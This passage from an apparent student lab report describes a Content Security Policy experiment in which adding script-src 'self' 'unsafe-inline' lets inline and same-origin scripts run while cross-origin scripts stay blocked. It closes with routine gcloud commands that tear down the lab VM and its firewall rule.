


In Example 4, the CSP was further loosened by adding an explicit script-src directive:

- script-src 'self' 'unsafe-inline'

This explicitly permitted both same-origin scripts ('self') and inline scripts ('unsafe-inline'), which had previously been blocked in Example 3. As a result, both the inline and same-origin scripts executed, while the cross-origin script still failed due to not being listed under allowed sources.

The 'unsafe-inline' token overrides the default CSP restriction on inline scripts, allowing the inline <script> tag to modify the DOM — which was not possible in Example 3. This demonstrates the granularity CSP provides in fine-tuning security controls for various script sources.



This proves how adjusting the script-src directive gives granular control over script sources. Allowing 'unsafe-inline' re-enables inline JS while keeping protections against foreign domains intact.

Through these four progressively permissive policies, I observed CSP’s nuanced ability to allow or block script execution based on origin and type. From total lockdown ('none') to controlled flexibility ('self' + 'unsafe-inline'), these directives demonstrate how modern web servers can enforce secure script execution boundaries — a critical concept for defending against XSS and code injection vulnerabilities.

Step 9: Clean-Up and Resource Teardown

After completing all CSP-related experiments on my Google Cloud Platform VM, I proceeded with a proper clean-up of allocated resources using Cloud Shell (Option 2). This ensures that there are no lingering instances or firewall rules incurring unnecessary cost or posing potential security risks.

From Cloud Shell, I issued the following two commands:

- gcloud compute instances delete csp --zone=us-west1-b

This successfully terminated the VM instance csp that was previously provisioned in the us-west1-b zone. Following that, I removed the associated ingress firewall rule that had been created to allow access to ports 4321 and 1234:

- gcloud compute firewall-rules delete csp-demo-server

Both commands completed without error, confirming that the environment was cleanly dismantled. This step reinforced the importance of ephemeral infrastructure in security testing — resources should only persist for the duration of their intended use. Overall, this final phase demonstrated the importance of managing cloud assets responsibly and with minimal exposure.